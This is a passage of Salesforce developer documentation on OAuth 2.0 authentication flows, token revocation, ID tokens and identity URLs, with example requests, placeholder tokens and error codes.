- `instance_url`—a URL indicating the instance of the user's organization. For example: `https://yourInstance.salesforce.com/`.
- `id`—Identity URL that can be used to both identify the user and query for more information about the user. See Identity URLs on page 215.
- `sfdc_community_url`—If the user is a member of a Salesforce community, the community URL is provided.
- `sfdc_community_id`—If the user is a member of a Salesforce community, the user's community ID is provided.
- `signature`—Base64-encoded HMAC-SHA256 signature signed with the consumer's private key containing the concatenated ID and `issued_at`. This signature can be used to verify that the identity URL was not modified since it was sent by the server.
- `issued_at`—When the signature was created.

The following is an example response from Salesforce:

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"issued_at":"1278448101416","refresh_token":"5Aep8614iLM.Dq661ePDmPEgaAW9
Oh_L3JKkDpB4xReb54_pZebnUG0h6Sb4KUVDpNtWEofWM39yg==","instance_url":
"https://yourInstance.salesforce.com/","signature":"CMJ4l+CCaPQiKjoOEwEig9H4wqhpuLSk
4J2urAe+fVg=","access_token":"00Dx0000000BV7z!AR8AQP0jITN80ESEsj5EbaZTFG0R
NBaT1cyWk7TrqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4","token_type":"Bearer","scope":"id
 api refresh_token"}
```

If an error occurs during this step, the response contains an error message with these parts:

- `error`—Error code
- `error_description`—Description of the error with additional information.
  - `unsupported_response_type`—response type not supported
  - `invalid_client_id`—client identifier invalid
  - `invalid_request`—HTTPS required
  - `invalid_request`—must use HTTP POST
  - `invalid_client_credentials`—client secret invalid
  - `invalid_grant`—invalid authorization code
  - `invalid_grant`—IP restricted or invalid login hours
  - `invalid_grant`—invalid `code_verifier` - Indicates that the `code_verifier` value was invalid (not base64url-encoded, etc.) or was not the valid verifier for the given `code_challenge`
  - `invalid_grant`—unexpected `code_verifier` - Indicates that a `code_challenge` was not specified and therefore the `code_verifier` was not expected (but was specified)
  - `redirect_uri_mismatch`—redirect_uri not provided
  - `redirect_uri_mismatch`—redirect_uri mismatch with connected app definition
  - `inactive_user`—user has been set to inactive by the administrator
  - `inactive_org`—organization is locked, closed, or suspended
  - `rate_limit_exceeded`—number of login attempts has been exceeded

SEE ALSO:

Authenticating Apps with OAuth

OAuth 2.0 Username-Password Flow

The username-password authentication flow can be used to authenticate when the consumer already has the user's credentials.

Warning: This OAuth authentication flow involves passing the user's credentials back and forth. Use this authentication flow only when necessary. No refresh token will be issued.

The following are the steps for the username-password authentication flow. More detail about each step follows:

1. The consumer uses the end-user's username and password to request an access token (session ID.)
2. After the request is verified, Salesforce sends a response to the client.

After a consumer has an access token, they can use the access token to access Salesforce data on the end-user's behalf.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

Request an Access Token

The consumer can use the end-user's username and password to request an access token, which can be used as a session ID. This flow does not support including scopes in the request, and the access token returned from this flow does not get scopes.

The consumer should make an out-of-band POST request to the token endpoint, with the following parameters:

- `grant_type`—Value must be `password` for this flow.
- `client_id`—Consumer key from the connected app definition.
- `client_secret`—Consumer secret from the connected app definition.
- `username`—End-user username.
- `password`—End-user password

  Note: When using the username-password flow with the API, be sure to create a field in the username and password login screen where users can input their security token. The security token is an automatically generated key that must be added to the end of the password in order to log in to Salesforce from an untrusted network. You must concatenate their password and token when passing the request for authentication.

- `format`—Expected return format. This parameter is optional. The default is `json`. Values are:
  - `urlencoded`
  - `json`
  - `xml`

The following is an example of the body of the out-of-band POST:

```
grant_type=password&client_id=3MVG9lKcPoNINVBIPJjdw1J9LLM82Hn
FVVX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCscA9GE&client_secret=
1955279925675241571&username=testuser%40salesforce.com&password=mypassword
```

Send Response

After the request is verified, Salesforce sends a response to the client. The following parameters are in the body of the response:

- `access_token`—Salesforce session ID that can be used with the web services API.
- `token_type`—Value is `Bearer` for all responses that include an access token.

- `instance_url`—a URL indicating the instance of the user's organization. For example: `https://yourInstance.salesforce.com/`.
- `id`—Identity URL that can be used to both identify the user and query for more information about the user. See Identity URLs on page 215.
- `signature`—Base64-encoded HMAC-SHA256 signature signed with the consumer's private key containing the concatenated ID and `issued_at`. This signature can be used to verify that the identity URL was not modified since it was sent by the server.
- `issued_at`—When the signature was created.

Note: No refresh token is sent with this response.

The following is an example response:

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"issued_at":"1278448832702","instance_url":"https://yourInstance.salesforce.com/",
"signature":"0CmxinZir53Yex7nE0TD+zMpvIWYGb/bdJh6XfOH6EQ=","access_token":
"00Dx0000000BV7z!AR8AQAxo9UfVkh8AlV0Gomt9Czx9LjHnSSpwBMmbRcgKFmxOtvxjTrKW1
9ye6PE3Ds1eQz3z8jr3W7_VbWmEu4Q8TVGSTHxs","token_type":"Bearer"}
```

If a problem occurs during this step, the response contains an error message with these parts:

- `error`—Error code
- `error_description`—Description of the error with additional information.
  - `unsupported_response_type`—response type not supported
  - `invalid_client_id`—client identifier invalid
  - `invalid_request`—HTTPS required
  - `invalid_request`—must use HTTP POST
  - `invalid_request`—scope parameter not supported
  - `invalid_client_credentials`—client secret invalid
  - `invalid_grant`—authentication failure (for example, user does not exist or invalid password)
  - `invalid_grant`—IP restricted or invalid login hours
  - `inactive_user`—user is inactive
  - `inactive_org`—organization is locked, closed, or suspended
  - `rate_limit_exceeded`—number of logins exceeded

  The following is an example of a returned error:

  ```
  {"error":"invalid_client_credentials","error_description":"client secret invalid"}
  ```

SEE ALSO:

Authenticating Apps with OAuth

OAuth 2.0 User-Agent Flow

The user-agent authentication flow is used by client applications (consumers) residing in the user's device. This could be implemented in a browser using a scripting language such as JavaScript, or from a mobile device or a desktop application. These consumers cannot keep the client secret confidential. The authentication of the consumer is based on the user-agent's same-origin policy.

Unlike the other authentication flows, the client application receives the access token in the form of an HTTP redirection. The client application requests the authorization server to redirect the user-agent to another web server or local resource accessible to the user-agent, which is capable of extracting the access token from the response and passing it to the client application. Note that the token response is provided as a hash (#) fragment on the URL. This is for security, and prevents the token from being passed to the server, as well as to other servers in referral headers.

This user-agent authentication flow doesn't utilize the client secret since the client executables reside on the end-user's computer or device, which makes the client secret accessible and exploitable.

Warning: Because the access token is encoded into the redirection URI, it might be exposed to the end-user and other applications residing on the computer or device.

If you are authenticating using JavaScript, call `window.location.replace();` to remove the callback from the browser's history.

EDITIONS

Available in: Salesforce Classic


Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

The following diagram displays the authentication flow steps for Web server clients. The individual step descriptions follow.



1. The client application directs the user to Salesforce to authenticate and authorize the application.
2. The user must always approve access for this authentication flow. After approving access, the application receives the callback from Salesforce.

After a consumer has an access token, they can use the access token to access Salesforce data on the end user's behalf and a refresh token to get a new access token if it becomes invalid for any reason.

The user-agent flow does not support out-of-band posts.

Direct User to Salesforce to Obtain Access Token

To obtain authorization from the user to access Salesforce data on his or her behalf, the client directs the user to the authorization endpoint with the following parameters:

- `response_type`—Value can be `token`, or `token id_token` with the scope parameter `openid` and a `nonce` parameter, for this flow. If you specify `token id_token`, Salesforce returns an ID token in the response. For more information, see Getting and Verifying an ID Token on page 214.
- `client_id`—Consumer key from the connected app definition.
- `redirect_uri`—URI to redirect the user to after approval. This must match one of the values in the `Callback URL` field in the connected app definition exactly. This value must be URL encoded.
- `state`—Any state the consumer wants reflected back to it after approval, during the callback. This parameter is optional.
- `scope`—The `scope` parameter enables you to fine-tune what the client application can access in a Salesforce organization. See Scope Parameter Values on page 211 for valid parameters.
- `display`—Changes the login page's display type. This parameter is optional. The only values Salesforce supports are:
  - `page`—Full-page authorization screen. This is the default value if none is specified.
  - `popup`—Compact dialog optimized for modern web browser popup windows.
  - `touch`—Mobile-optimized dialog designed for modern smartphones, such as Android and iPhone.
- `login_hint`—Provide a valid username value with this parameter to pre-populate the login page with the username. For example: `login_hint=username@company.com`. If a user already has an active session in the browser, then the `login_hint` parameter does nothing; the active user session continues.
- `nonce`— Required with the `openid` scope for getting a user ID token. The value is returned in the response and useful for detecting "replay" attacks.
- `prompt`—Specifies how the authorization server prompts the user for reauthentication and reapproval. This parameter is optional. The values Salesforce supports are:
  - `login`—The authorization server *must* prompt the user for reauthentication, forcing the user to log in again.
  - `consent`—The authorization server *must* prompt the user for reapproval before returning information to the client.
  - `select_account`—If presented, take one of the following actions.
    - If 0 or 1 hint is available and the user is logged in, show the approval page without prompting for login.
    - If 0 or 1 hint is available and the user isn't logged in, prompt for login.
    - If more than 1 hint is available, show the account chooser.

  It is valid to pass both `login` and `consent` values, separated by a space, to require the user to both log in and reauthorize. For example:

  ```
  ?prompt=login%20consent
  ```

The following is an example URL where the user is directed to:

```
https://login.salesforce.com/services/oauth2/authorize?response_type=token&
client_id=3MVG9lKcPoNINVBIPJjdw1J9LLJbP_pqwoJYyuisjQhr_LLurNDv7AgQvDTZwCoZuD
ZrXcPCmBv4o.8ds.5iE&redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fuser_callback.jsp&
state=mystate
```

User Approves Access and Client Receives Callback from Salesforce

The user is asked to log in to Salesforce if they are not already logged in. Then Salesforce displays an approval page, asking the user to approve the application access. If the user approves the access, they are redirected to the URI specified in `redirect_uri` with the following values after the hash sign (#). This is not a query string.

- `access_token`—Salesforce session ID that can be used with the web services API.
- `token_type`—Value is `Bearer` for all responses that include an access token.
- `id_token`—Salesforce value conforming to the OpenID Connect specifications. This is only returned if the`response_type` is `token id_token` with the scope parameter `openid` and a `nonce` parameter.
- `refresh_token`—Token that can be used in the future to obtain new access tokens (sessions). **This value is a secret. Treat it like the user's password, and use appropriate measures to protect it.**

  Note: The refresh token for the user-agent flow is only issued if you requested `scope=refresh_token` and one of the following circumstances is true:

  - The redirect URL uses a custom protocol.
  - The redirect URL is exactly `https://login.salesforce.com/services/oauth2/success`, or on a sandbox, `https://test.salesforce.com/services/oauth2/success`.

- `instance_url`—a URL indicating the instance of the user's organization. For example: `https://yourInstance.salesforce.com/`.
- `id`—Identity URL that can be used to both identify the user and query for more information about the user. See Identity URLs on page 215.
- `sfdc_community_url`—If the user is a member of a Salesforce community, the community URL is provided.
- `sfdc_community_id`—If the user is a member of a Salesforce community, the user's community ID is provided.
- `signature`—Base64-encoded HMAC-SHA256 signature signed with the consumer's private key containing the concatenated ID and `issued_at`. This signature can be used to verify that the identity URL was not modified since it was sent by the server.
- `issued_at`—When the signature was created.

The following is an example of the callback from the server. Note the response is behind a hash, rather than as HTTP query parameters:

```
https://www.mysite.com/user_callback.jsp#access_token=00Dx0000000BV7z%21A
R8AQBM8J_xr9kLqmZIRyQxZgLcM4HVi41aGtW0qW3JCzf5xdTGGGSoVim8FfJkZEqxbjaFbbe
rKGk8v8AnYrvChG4qJbQo8&refresh_token=5Aep8614iLM.Dq661ePDmPEgaAW9Oh_L3JKk
DpB4xReb54_pZfVti1dPEk8aimw4Hr9ne7VXXVSIQ%3D%3D&instance_url=https%3A%2F%
2FyourInstance.salesforce.com&id=https%3A%2F%2Flogin.salesforce.com%2Fid%2F00Dx000
0000BV7z%2F005x00000012Q9P&issued_at=1278448101416&signature=miQQ1J4sdMPi
duBsvyRYPCDozqhe43KRc1i9LmZHR70%3D&scope=id+api+refresh_token&token_type=
Bearer&state=mystate
```

If the user denies access or an error occurs during this step, they are redirected to the `redirect_uri` with an error code and the description of the error in the URI, after the hash tag (#). This is not a query string.

- `error`—Error code
- `error_description`—Description of the error with additional information.
  - `unsupported_response_type`—response type not supported
  - `invalid_client_id`—client identifier invalid
  - `invalid_request`—HTTPS required
  - `invalid_request`—must use HTTP GET
  - `invalid_request`—out-of-band not supported

  - `access_denied`—end-user denied authorization
  - `redirect_uri_missing`—redirect_uri not provided
  - `redirect_uri_mismatch`—redirect_uri mismatch with connected app object
  - `immediate_unsuccessful`—immediate unsuccessful
  - `invalid_grant`—invalid user credentials
  - `invalid_grant`—IP restricted or invalid login hours
  - `inactive_user`—user is inactive
  - `inactive_org`—organization is locked, closed, or suspended
  - `rate_limit_exceeded`—number of logins exceeded
  - `invalid_scope`—requested scope is invalid, unknown, or malformed
- `state`—State that was passed into the approval step. This value isn't included if the `state` parameter wasn't included in the original query string.

The following is an example error redirect URI:

```
https://www.mysite.com/user_callback.jsp#error=access_denied&state=mystate
```

SEE ALSO:

Authenticating Apps with OAuth

SAML Assertion Flow

The SAML assertion flow is an alternative for organizations that are currently using SAML to access Salesforce, and want to access the web services API the same way. The SAML assertion flow can only be used inside a single org. You don't have to create a connected app to use this assertion flow. Clients can use this assertion flow to federate with the API using a SAML assertion, in much the same way as they would federate with Salesforce for web single sign-on.

Note: The SAML assertion flow isn't supported for communities.

The following are the general steps for using this flow. Many of the steps are described in more detail below.

1. Configure SAML on page 209 for your organization. You must use SAML version 2.0.
2. Exchange a SAML assertion for an access token.
3. Salesforce sends the response.
4. Use a JSON parser to process the response and extract the `access_token`.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

Configuring SAML for OAuth

To configure your organization to use SAML, follow the instructions in the Configuring SAML Settings for Single Sign-On topic. Once you have configured SAML, you can use the exact same configuration for both Web and API federation.

Two URLs are provided after you configure SAML for your organization:

- `Salesforce.com Login URL`—Use this URL when doing Web single sign-on.
- `OAuth 2.0 Token Endpoint`—Use this URL when exchanging a SAML assertion for an access token to be used with the API.

When generating SAML assertions to be used with the token endpoint, the recipient URL in the assertion can be the value from either the `OAuth 2.0 Token Endpoint` or the `Salesforce.com Login URL`.

Exchange a SAML Assertion for an Access Token

To exchange a SAML assertion for an access token, your client must obtain or generate a valid SAML response and POST it to the token endpoint. The method of obtaining this response is up to the client to determine. Once the client has a valid response, it sends the following parameters:

- `grant_type`—Value must be `assertion` for this flow.
- `assertion`—A Base-64 encoded, then URL encoded, SAML response that would normally be used for Web single sign-on.
- `assertion_type`—Must be `urn:oasis:names:tc:SAML:2.0:profiles:SSO:browser`, URL encoded
- `format`—Expected return format. This parameter is optional. The default is `json`. Values are:
  - `urlencoded`
  - `json`
  - `xml`

The following is the body of an example of an out-of-band POST made to the `https://login.salesforce.com/services/oauth2/token`:

```
grant_type=assertion&assertion_type=
urn%3Aoasis%3Anames%3Atc%3ASAML%3A2.0%3Aprofiles%3ASSO%3Abrowser&
assertion=PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4KPHNhbW. . .
```

Salesforce Server Sends a Response

After the SAML response is verified, Salesforce sends a response to the client. The following parameters are in the body of the response:

- `access_token`—Salesforce session ID that can be used with the web services API.
- `token_type`—Value is `Bearer` for all responses that include an access token.
- `id`—Identity URL that can be used to both identify the user and query for more information about the user. See Identity URLs on page 215.

The following is an example response from Salesforce:

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"instance_url":"https://yourInstance.salesforce.com","access_token":
"00Dx0000000BV7z!AR8AQNhMmQeDIKR0.hZagSTaEPCkmoXeYnkaxQnqWlG6Sk9U3i3IFjEH
IzDlsYdU0qoVCXNJtPOwdb7u5rKfq9NldfAKoQjd","token_type":"Bearer"}
```

If an error occurs during this step, the response contains an error message with these parts:

- `error`—Error code
- `error_description`—Description of the error with additional information.
  - `unsupported_response_type`—response type not supported
  - `invalid_request`—HTTPS required
  - `invalid_request`—must use HTTP POST
  - `invalid_assertion_type`—specified assertion type is not supported
  - `invalid_grant`—invalid authorization code (make sure that the client sends a URL encoded `assertion` and `assertion_type`)

  - `invalid_grant`—IP restricted or invalid login hours
  - `inactive_user`—user is inactive
  - `inactive_org`—organization is locked, closed, or suspended
  - `rate_limit_exceeded`—number of logins exceeded
- `error_uri`—A link to the SAML Assertion Validator, which contains more information about the failure. This is only returned when Salesforce is able to parse the assertion.

The following is an example error:

```
{"error_uri":"https://yourInstance.salesforce.com/setup/secur/SAMLValidationPage.apexp",
"error":"invalid_grant","error_description":"invalid assertion"}
```

SEE ALSO:

Authenticating Apps with OAuth

Scope Parameter Values

The `scope` parameter enables you to fine-tune what the client application can access in a Salesforce organization. The valid values for `scope` are:

Value	Description
`api`	Allows access to the current, logged-in user's account using APIs, such as REST API and Bulk API. This value also includes `chatter_api`, which allows access to Chatter REST API resources.
`chatter_api`	Allows access to Chatter REST API resources only.
`custom_permissions`	Allows access to the custom permissions in an organization associated with the connected app, and shows whether the current user has each permission enabled.
`full`	Allows access to all data accessible by the logged-in user, and encompasses all other scopes. `full` does not return a refresh token. You must explicitly request the `refresh_token` scope to get a refresh token.
`id`	Allows access to the identity URL service. You can request `profile`, `email`, `address`, or `phone`, individually to get the same result as using `id`; they are all synonymous.
`openid`	Allows access to the current, logged in user's unique identifier for OpenID Connect apps. The `openid` scope can be used in the OAuth 2.0 user-agent flow and the OAuth 2.0 Web server authentication flow to get back a signed ID token conforming to the OpenID Connect specifications in addition to the access token.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

Value	Description
`refresh_token`	Allows a refresh token to be returned if you are eligible to receive one. This lets the app interact with the user's data while the user is offline, and is synonymous with requesting `offline_access`.
`visualforce`	Allows access to Visualforce pages.
`web`	Allows the ability to use the `access_token` on the Web. This also includes `visualforce`, allowing access to Visualforce pages.

All scope values automatically include `id`, so that regardless of which values for `scope` you pass, you always have access to the identity URLs.

As a user approves applications, the value of the scope is stored with the refresh token.

For example, if a user approves an application with a scope of `id`, the refresh token is created with `scope=id`. Then, if the user approves a second application with a different scope, for example `api`, the refresh token is created with `scope=api`.

For both JSON or SAML bearer token requests, the request looks at the scopes of all the previous refresh tokens and combines them.

Given the previous example, the result is an access token with `scope=id%20api`.

The following is a sample request setting the `scope` parameter with the `api`, `id`, and `web` values.

```
http://login.salesforce.com/services/oauth2/authorize?response_type=token&client_
id=3MVG9lKcPoNINVBKV6EgVJiF.snSDwh6_2wSS7BrOhHGEJkC_&redirect_uri=http://www.example.org/qa/security/oauth
/useragent_flow_callback.jsp&scope=api%20id%20web
```

SEE ALSO:

- Authenticating Apps with OAuth
- Getting and Verifying an ID Token

Revoking OAuth Tokens

When users request their data from within the external application (the consumer's page), they are authenticated. You can revoke their access tokens, or the refresh token and all related access tokens, using revocation. Developers can use this feature when configuring a Log Out button in their application.

EDITIONS

Available in: Salesforce Classic

Available in all editions

Revoking Tokens

To revoke OAuth 2.0 tokens, use the revocation endpoint:

```
https://login.salesforce.com/services/oauth2/revoke
```

Construct a POST request that includes the following parameters using the `application/x-www-form-urlencoded` format in the HTTP request entity-body. For example:

```
POST /revoke HTTP/1.1
Host: https://login.salesforce.com/services/oauth2/revoke
Content-Type: application/x-www-form-urlencoded

token=currenttoken
```

If an access token is included, we invalidate it and revoke the token. If a refresh token is included, we revoke it as well as any associated access tokens.

The authorization server indicates successful processing of the request by returning an HTTP status code 200. For all error conditions, a status code 400 is used along with one of the following error responses.

- `unsupported_token_type`—token type not supported
- `invalid_token`—the token was invalid

For a sandbox, use `test.salesforce.com` instead of `login.salesforce.com`.

GET Support

We also support GET requests with the query string parameter `token` and the current token. If an access token is included, we invalidate it and revoke the token. If a refresh token is included, we revoke it as well as any associated access tokens. For example:

```
https://login.salesforce.com/services/oauth2/revoke?token=currenttokenID
```

The authorization server indicates successful processing of the request by returning an HTTP status code 200. For all error conditions, status code 400 is used.

JSONP Support

The revocation endpoint also accepts GET requests with an additional callback parameter, and returns the response with content type `application/javascript`. For example:

```
https://login.salesforce.com/services/oauth2/revoke?token=XXXXX&callback=myCallback
```

If the request is successful, a callback is sent to the JavaScript function set in the callback parameter of the GET:

```
myCallback({});
```

If the response is not successful, a callback is sent with an error code:

```
myCallback({"error":"invalid_token"});
```

SEE ALSO:

Using the Access Token

Using the Access Token

After a consumer using OAuth version 2.0 has an access token, the method of using the token depends on the API being used.

- For the REST API, use an HTTP authorization header with the following format `Authorization: Bearer Access_Token`.
- For the SOAP API, the access token is placed in the SessionHeader SOAP authentication header.
- For the identity URL, use either an HTTP authorization header (as with the REST API) or use as an HTTP parameter `oauth_token`.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

Getting and Verifying an ID Token

Salesforce can respond to an OAuth request with an ID token, conforming to the OpenID Connect specifications. Both the OAuth 2.0 user-agent flow and the OAuth 2.0 Web server authentication flow can request a signed ID token if the scope parameter in the request includes `openid`. The returned token is a JSON Web Token (JWT).

- The user-agent authentication flow must include the `response_type` parameter with the value `token id_token`, the `openid` scope, and the `nonce` parameter.
- The Web server authentication flow must include the the `response_type` parameter with the value `code` and the `openid` scope. The `nonce` parameter is optional for the Web server authentication flow.

The following is an example request for an ID token using the user-agent authentication flow.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

```
https://login.salesforce.com/services/oauth2/authorize?response_type=token+id_token
&redirect_uri=https://login.salesforce.com/services/oauth2/success
&client_id=3MVG9lKcPoNINVBIPJjdw1J9LLJbP_pqwoJYyuisjQhr_LLurNDv7AgQvDTZwCoZuD_
3Oxug0sU3_WrBPd_Ax6Mcnlg5HSnLGQ&scope=openid&nonce=somevalue
```

Use the published public keys to verify the signature in the response is a valid Salesforce signature.

1. Go to *https://login.salesforce.com/id/keys*.

   The response includes JSON formatted information about the public keys used for signing.

2. Use the key with the correct `kid` value, which specifies the release version, to validate the signature.

SEE ALSO:

OAuth 2.0 User-Agent Flow

OAuth 2.0 Web Server Authentication Flow

Identity URLs

In addition to the access token, an identity URL is also returned as part of a token response, in the `id` scope parameter.

The identity URL is both a string that uniquely identifies a user, as well as a RESTful API that can be used to query (with a valid access token) for additional information about the user. Salesforce returns basic personalization information about the user, as well as important endpoints that the client can talk to, such as photos for the user, and API endpoints it can access.

Client access to the identity URL for one user in an organization does not provide access to the identity URL for another user in the same organization, unless the associated token meets all of the following conditions.

- The OAuth request for the access token included the `full` or `api` scope.
- The access token is for a user with the "API Enabled" permission.
- The access token is for a user who has access to the other user according to the User Sharing rules of the organization.
- The access token is for an internal user, meaning the `user_type` value in the response is `STANDARD`.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:

- "Manage Connected Apps"

Otherwise, an access token for each user is required to view their identity URL.

The format of the URL is: `https://login.salesforce.com/id/`*`orgID`*`/`*`userID`*, where *`orgId`* is the ID of the Salesforce organization that the user belongs to, and *`userID`* is the Salesforce user ID.

Note: For a sandbox, `login.salesforce.com` is replaced with `test.salesforce.com`.

The URL must always be HTTPS.

Identity URL Parameters

The following parameters can be used with the access token and identity URL. The access token can be used in an authorization request header or in a request with the `oauth_token` parameter.

Parameter	Description
Access token	See Using the Access Token on page 214.
Format	This parameter is optional. Specify the format of the returned output. Valid values are: • `json` • `xml` Instead of using the `format` parameter, the client can also specify the returned format in an accept-request header using one of the following: • `Accept: application/json` • `Accept: application/xml` • `Accept: application/x-www-form-urlencoded` Note the following: • Wildcard accept headers are allowed. `*/*` is accepted and returns JSON. • A list of values is also accepted and is checked left-to-right. For example: `application/xml,application/json,application/html,*/*` returns XML.

Parameter	Description
	• The `format` parameter takes precedence over the accept request header.
Version	This parameter is optional. Specify a SOAP API version number, or the literal string, `latest`. If this value isn't specified, the returned API URLs contains the literal value `{version}`, in place of the version number, for the client to do string replacement. If the value is specified as `latest`, the most recent API version is used.
PrettyPrint	This parameter is optional, and is only accepted in a header, not as a URL parameter. Specify the output to be better formatted. For example, use the following in a header: `X-PrettyPrint:1`. If this value isn't specified, the returned XML or JSON is optimized for size rather than readability.
Callback	This parameter is optional. Specify a valid JavaScript function name. This parameter is only used when the format is specified as JSON. The output is wrapped in this function name (JSONP.) For example, if a request to `https://server/id/orgid/userid/` returns `{"foo":"bar"}`, a request to `https://server/id/orgid/userid/?callback=baz` returns `baz({"foo":"bar"});`.

Identity URL Response

A valid request returns the following information in JSON format.

- `id`—The identity URL (the same URL that was queried)
- `asserted_user`—A boolean value, indicating whether the specified access token used was issued for this identity
- `user_id`—The Salesforce user ID
- `username`—The Salesforce username
- `organization_id`—The Salesforce organization ID
- `nick_name`—The community nickname of the queried user
- `display_name`—The display name (full name) of the queried user
- `email`—The email address of the queried user
- `email_verified`—Indicates whether the organization has email verification enabled (`true`), or not (`false`).
- `first_name`—The first name of the user
- `last_name`—The last name of the user
- `timezone`—The time zone in the user's settings
- `photos`—A map of URLs to the user's profile pictures

  Note: Accessing these URLs requires passing an access token. See Using the Access Token on page 214.

  - `picture`
  - `thumbnail`
- `addr_street`—The street specified in the address of the user's settings
- `addr_city`—The city specified in the address of the user's settings
- `addr_state`—The state specified in the address of the user's settings
- `addr_country`—The country specified in the address of the user's settings

- `addr_zip`—The zip or postal code specified in the address of the user's settings
- `mobile_phone`—The mobile phone number in the user's settings
- `mobile_phone_verified`—The user confirmed this is a valid mobile phone number. See the Mobile User field description.
- `status`—The user's current Chatter status
  - `created_date`:`xsd datetime` value of the creation date of the last post by the user, for example, 2010-05-08T05:17:51.000Z
  - `body`: the body of the post
- `urls`—A map containing various API endpoints that can be used with the specified user

  Note: Accessing the REST endpoints requires passing an access token. See Using the Access Token on page 214.

  - `enterprise` (SOAP)
  - `metadata` (SOAP)
  - `partner` (SOAP)
  - `rest` (REST)
  - `sobjects` (REST)
  - `search` (REST)
  - `query` (REST)
  - `recent` (REST)
  - `profile`
  - `feeds` (Chatter)
  - `feed-items` (Chatter)
  - `groups` (Chatter)
  - `users` (Chatter)
  - `custom_domain`—This value is omitted if the organization doesn't have a custom domain configured and propagated
- `active`—A boolean specifying whether the queried user is active
- `user_type`—The type of the queried user
- `language`—The queried user's language
- `locale`—The queried user's locale
- `utcOffset`—The offset from UTC of the timezone of the queried user, in milliseconds
- `last_modified_date`—`xsd datetime` format of last modification of the user, for example, 2010-06-28T20:54:09.000Z
- `is_app_installed`—The value is `true` when the connected app is installed in the org of the current user and the access token for the user was created using an OAuth flow. If the connected app is not installed, the property does not exist (instead of being `false`). When parsing the response, check both for the existence and value of this property.
- `mobile_policy`—Specific values for managing mobile connected apps. These values are only available when the connected app is installed in the organization of the current user and the app has a defined session timeout value and a PIN (Personal Identification Number) length value.
  - `screen_lock`—The length of time to wait to lock the screen after inactivity
  - `pin_length`—The length of the identification number required to gain access to the mobile app
- `push_service_type`—This response value is set to `apple` if the connected app is registered with Apple Push Notification Service (APNS) for iOS push notifications or `androidGcm` if it's registered with Google Cloud Messaging (GCM) for Android push notifications. The response value type is an array.

- `custom_permissions`—When a request includes the `custom_permissions` scope parameter, the response includes a map containing custom permissions in an organization associated with the connected app. If the connected app is not installed in the organization, or has no associated custom permissions, the response does not contain a `custom_permissions` map. The following shows an example request.

  ```
  http://login.salesforce.com/services/oauth2/authorize?response_type=token&client_
  id=3MVG9lKcPoNINVBKV6EgVJiF.snSDwh6_2wSS7BrOhHGEJkC_&redirect_uri=http://www.example.org/qa/security/oauth
  /useragent_flow_callback.jsp&scope=api%20id%20custom_permissions
  ```

  The following shows the JSON block in the identity URL response.

  ```
  "custom_permissions":
    {
      "Email.View":true,
      "Email.Create":false,
      "Email.Delete":false
    }
  ```

The following is a response in XML format:

```
<?xml version="1.0" encoding="UTF-8"?>
<user xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
<id>https://yourInstance.salesforce.com/id/00Dx0000001T0zk/005x0000001S2b9</id>
<asserted_user>true</asserted_user>
<user_id>005x0000001S2b9</user_id>
<organization_id>00Dx0000001T0zk</organization_id>
<nick_name>admin1.2777578168398293E12foofoofoofoo</nick_name>
<display_name>Alan Van</display_name>
<email>admin@2060747062579699.com</email>
<status>
   <created_date xsi:nil="true"/>
   <body xsi:nil="true"/>
</status>
<photos>
   <picture>https://yourInstance.salesforce.com/profilephoto/005/F</picture>
   <thumbnail>https://yourInstance.salesforce.com/profilephoto/005/T</thumbnail>
</photos>
<urls>
   <enterprise>https://yourInstance.salesforce.com/services/Soap/c/{version}/00Dx0000001T0zk

   </enterprise>
   <metadata>https://yourInstance.salesforce.com/services/Soap/m/{version}/00Dx0000001T0zk

   </metadata>
   <partner>https://yourInstance.salesforce.com/services/Soap/u/{version}/00Dx0000001T0zk

   </partner>
   <rest>https://yourInstance.salesforce.com/services/data/v{version}/
   </rest>
   <sobjects>https://yourInstance.salesforce.com/services/data/v{version}/sobjects/
   </sobjects>
   <search>https://yourInstance.salesforce.com/services/data/v{version}/search/
   </search>
